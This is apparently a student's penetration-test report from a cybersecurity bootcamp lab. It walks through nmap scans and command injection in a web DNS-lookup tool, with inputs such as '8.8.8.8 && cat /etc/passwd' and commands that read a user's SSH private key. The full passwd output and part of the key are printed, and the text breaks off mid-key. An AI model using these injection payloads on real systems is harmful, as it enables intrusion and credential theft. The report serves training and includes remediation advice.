

Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Chris Dayao- me

Vincent Chanthavong

Ben Cobb

Maleya Neal

Ben Ellougani

Executive Summary

Objective

The goal of this test was to identify and address vulnerabilities in the network as authorized by Fullstack Academy. The test was conducted by targeting the 'secrets.txt' file within the specified subnet. No social engineering or client-side exploits, needed, and we are allowed to work with our groups. Apart from the following, no other information was provided.

Tools Used

NMAP- A tool for scanning and mapping network layouts, identifying potential weak spots.

Metasploit- a collection of tools used to test computer system defenses and use these tools to safely find weaknesses in a computer system.

Meterpreter- Used primarily with Metasploit. Allows hackers to perform tasks within that system, from looking through files to watching what happens on the screen.

Command Injection- writing instructions on a website's input field to trick it into providing more sensitive data than it should.

CrackStation.net- Online service for password cracking.

Penetration Test Findings

Summary

The identified vulnerabilities present significant risks to the organization. Immediate action is recommended to address these issues to enhance the security posture. These vulnerabilities do not require a great deal of effort to exploit however the fixes are simple and easy to implement. Findings and recommendations below:

Finding #	Severity	Finding Name
1	Medium ▾	Weak Firewall <u>Description</u> : Improperly configured, allowing unnecessary ports and services to be exposed to external network. <u>Recommend</u> : Review and update firewall configuration to adhere to the principle of least privilege.
2	High ▾	Weak Passwords <u>Description</u> : Found user accounts with simple passwords, making them easy to guess or crack. <u>Recommend</u> : Enforce strong password policy and consider implementing multi-factor authentication.
3	High ▾	Command Injection <u>Description</u> : Website application was found to be vulnerable to command injection attacks revealing sensitive data. <u>Recommend</u> : Sanitize all user inputs and implement strict input validation measures. Regularly patch and update frameworks.
4	Medium ▾	Insecure file storage <u>Description</u> : Sensitive files were stored without adequate security which lead to unauthorized access or data leakage. <u>Recommend</u> : Encrypt sensitive data at rest and implement access controls and auditing on file storage systems.

Detailed Walkthrough

IP A command to identify IP and subnet

```
File Actions Edit View Help
[(kali㉿kali)-[~]]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:ec:41:0b:07:e3 brd ff:ff:ff:ff:ff:ff
        inet 172.31.41.209/20 brd 172.31.47.255 scope global dynamic eth0
            valid_lft 2997sec preferred_lft 2997sec
        inet6 fe80::ec:41ff:fe0b:7e3/64 scope link
            valid_lft forever preferred_lft forever
[(kali㉿kali)-[~]]$
```

NMAP scan of IP/20 subnet

```
(kali㉿kali)-[~]
$ nmap 172.31.41.209/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:06 UTC
Nmap scan report for ip-172-31-34-34.us-west-2.compute.internal (172.31.34.34)
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-36-64.us-west-2.compute.internal (172.31.36.64)
Host is up (0.00012s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-41-209.us-west-2.compute.internal (172.31.41.209)
Host is up (0.00062s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-43-128.us-west-2.compute.internal (172.31.43.128)
Host is up (0.00088s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-46-62.us-west-2.compute.internal (172.31.46.62)
Host is up (0.00011s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8443/tcp  open  https-alt

Nmap done: 4096 IP addresses (5 hosts up) scanned in 59.87 seconds
```

NMAP -sV 172.31.41.0/20 to perform basic scan on my kali subnet. -sV option to attempt to name services running

```
(kali㉿kali)-[~]
$ nmap -sV 172.31.41.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 19:51 UTC
```

Scan results: 5 hosts identified.

```
Nmap scan report for ip-172-31-46-62.us-west-2.compute.internal (172.31.46.62)
Host is up (0.0020s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
8443/tcp   open  ssl/https-alt dcv
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=1/18%Time=65A9825C%P=x86_64-pc-linux-gn
SF:uft8r(GetRequest,61,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer:\x20dcv
SF:\r\nDate:\x20Thu,\x2018\x20Jan\x202024\x2019:56:11\x20GMT\r\nContent-Le
SF:ngth:\x200\r\n\r\n")%r(HTTPOptions,61,"HTTP/1\.0\x20400\x20Bad\x20Reque
SF:st\r\nServer:\x20dcv\r\nDate:\x20Thu,\x2018\x20Jan\x202024\x2019:56:11\
SF:x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,61,"HTTP/1
SF:\.0\x20400\x20Bad\x20Request\r\nServer:\x20dcv\r\nDate:\x20Thu,\x2018\x
SF:20Jan\x202024\x2019:56:11\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RT
SF:SPRequest,3C,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer:\x20dcv\r\nC
SF:ontent-Length:\x200\r\n\r\n")%r(SIPOptions,3C,"HTTP/1\.0\x20400\x20Bad\
SF:x20Request\r\nServer:\x20dcv\r\nContent-Length:\x200\r\n\r\n");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4096 IP addresses (5 hosts up) scanned in 217.07 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap -sV 172.31.41.0/20 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:02 UTC
Nmap scan report for ip-172-31-34-34.us-west-2.compute.internal (172.31.34.34)
Host is up (0.0029s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp   open  http     Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-36-64.us-west-2.compute.internal (172.31.36.64)
Host is up (0.00011s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for ip-172-31-41-209.us-west-2.compute.internal (172.31.41.209)
Host is up (0.00044s latency).
```

```
Not shown: 4999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for ip-172-31-43-128.us-west-2.compute.internal (172.31.43.128)
Host is up (0.00058s latency).
```

```
Not shown: 4999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
2222/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now to scan IP addresses identified

```
(kali㉿kali)-[~]
└─$ nmap -sV 172.31.36.64 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:22 UTC
Nmap scan report for ip-172-31-36-64.us-west-2.compute.internal (172.31.36.64)
Host is up (0.00016s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds
```

172.31.36.64 is running Windows

```
(kali㉿kali)-[~]
└─$ nmap -sV 172.31.34.34 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:25 UTC
Nmap scan report for ip-172-31-34-34.us-west-2.compute.internal (172.31.34.34)
Host is up (0.00022s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp   open  http         Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

172.31.34.34 is running apache on port 1013, non standard port. The default should be 80. Linux OS

```
(kali㉿kali)-[~]
└─$ nmap -sV 172.31.43.128 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:31 UTC
Nmap scan report for ip-172-31-43-128.us-west-2.compute.internal (172.31.43.128)
Host is up (0.0068s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
2222/tcp   open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

172.31.43.128 running SSH on port 2222 which is not standard. Linux OS


```
(kali㉿kali)-[~]
$ nmap -sV 172.31.46.62 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:32 UTC
Nmap scan report for ip-172-31-46-62.us-west-2.compute.internal (172.31.46.62)
Host is up (0.00012s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.79 seconds
```


172.31.46.62 running Windows

Next we will look at the host with apache port by entering the IP:port in firefox.


172.31.34.34:1013




Above is the website discovered. Lets take a looksie



The IP finder button takes me to a DNS lookup tool with user input. I can get in here through command injection. The goal here is to see what sensitive information we can find.





The screenshot shows a web-based network utility tool. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar, the title "Network Utility Tool" is displayed. On the left, a sidebar titled "Navigation" contains a single item: "IP Finder". The main area has a form with the placeholder "Enter the DNS name to lookup:". Inside the form, the value "8.8.8.8 && whoami" is entered. To the right of the input field is a "Submit Button". Below the form, the output of the nslookup command is shown:

```
8.8.8.8.in-addr.arpa      name = dns.google.  
Authoritative answers can be found from:  
www-data
```

Entered an 'IP && whoami' and it produced a result that proves command injection is possible. ';' whoami' also works.

Minimize all open windows and show the desktop

← → C ⌘ ⌘ 172.31.34.34:1013/networkutility/tools/nslookup/?target=8.8.8.8+%26%26+cat+%2Fetc%2Fpasswd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Network Utility Tool

Navigation

IP Finder

Enter the DNS name to lookup:

8.8.8.8 && cat /etc/passwd

Submit Button

8.8.8.8.in-addr.arpa name = dns.google.

Authoritative answers can be found from:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
```

```
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuid:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:113:120:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxde:x:999:1000::/var/snap/lxde/common/lxde:/bin/false
labsuser:x:1001:1001,,,:/home/labsuser:/bin/bash
rtkit:x:114:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
systemd-oom:x:117:124:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
whoopsie:x:118:125::/nonexistent:/bin/false
avahi-autoipd:x:119:126:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
avahi:x:122:128:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:123:129:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
sssd:x:124:130:sssd system user,,,:/var/lib/sssd:/usr/sbin/nologin
speech-dispatcher:x:125:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
saned:x:126:132::/var/lib/saned:/usr/sbin/nologin
colord:x:127:133:colord colour managemet daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:128:134::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:129:135:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:130:65534::/run/gnome-initial-setup:/bin/false
hplip:x:131:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:132:137:Gnome Display Manager:/var/lib/gdm3:/bin/false
dcv:x:998:999:Desktop Cloud Visualization:/var/lib/dcv:/sbin/nologin
mysql:x:133:138:MySQL Server,,,:/nonexistent:/bin/false
alice-devops:x:1002:1002,,,:/home/alice-devops:/bin/bash
```

Was able to find a passwd file! Typing in 'IP && cat /etc/passwd'

Enter the DNS name to lookup::

```
8.8.8.8 && ls /home
```

Submit Button

```
8.8.8.8.in-addr.arpa      name = dns.google.
```

Authoritative answers can be found from:

```
alice-devops
labsuser
ubuntu
www-data
```

The system identified some hosts, so we will look for SSH keys in their file using ls -a command as .ssh is usually hidden. The -a option will reveal the hidden files.

Enter the DNS name to lookup::

```
8.8.8.8 && ls -a /home/www-data
```

Submit Button

```
8.8.8.8.in-addr.arpa      name = dns.google.
```

Authoritative answers can be found from:

```
.
..
.ssh
```

Enter the DNS name to lookup:.

```
8.8.8.8 && ls -a /home/www-data/.ssh
```

Submit Button

```
8.8.8.8.in-addr.arpa      name = dns.google.
```

Authoritative answers can be found from:

```
.  
..  
id_rsa.pem  
id_rsa.pem.pub
```

Enter the DNS name to lookup:.

```
8.8.8.8 && cat /home/www-data/.ssh/id_rsa.pem|
```

Submit Button

```
8.8.8.8.in-addr.arpa      name = dns.google.
```

Authoritative answers can be found from:


```
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAAAABAAAB1wAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEARGVTL2Hs0mzRQcd3tEjWSgOAJobHEy+5oOKTYScL7fyNapamNh
pXaFz/+8KLUhjmM1BIj6sFmC1PnB8Gw5yx7gxk4f06HQLEaR+gzQRubn6fA/TJBw2MUdJg
nu5H1NvKxK0XYLdohhrFWz6MHkv1Z20PJ2RdfIj6jnff+xgTJ5pLmhboa90jyh8ReZUGWv
3Sfw4S6QAJxzkEcUSI5MKIPzQ0tK0T60aWQ2hqLop0kyPHcmXERDcixjo7N0Cojb230VED
XvHr4tJtCShCyV6NqGZT0W51kXtI7umR3VS010TyS14X7Ej1E57iMaReynFQXdc3KEDdz1
ooElmTnufn1Ga9LQGZvnFLB713EjmQAzLkFjcB+dByP1nUb7UUumATd6hSRPRwLq@wPbz4
dzQNa1VPJuvtqd5DXfFpa@W4AvJomC2X76Hbm6EUMLVl5nWUvyU17G163EZiqry8Zo6eQwc
6Jg14eAa+f40JdgEbYbpM4kBQgx0S0gZ/P/Nk0w/AAAF1EvLE11LyxJdAAAAAB3NzaC1yc2
EAAAGBAKx1uwC9h7NJs0UHHd7R1koDgCaGxxMvuaDik2EnC+38jWqWpjYcaV2hc//vC11
IY5jJQSI+rBZgpT5wfBlucse4MZOHzuh0CxGkf0M0Eb5+nwP0yQcNjFHSYJ10R9TbysSt
F2C3aIYaxVs+jByr9WdtDydkXXyI+ozZ3/sYEyaS5oW6GvTo8ofEXmVB1r90niuEukAI1
85BHFEi0TCD80DrStE+jmlkNoai6KTpMjx3J1xEQ3IsY60zdAqI29t9FRHV7x6+LSbQko
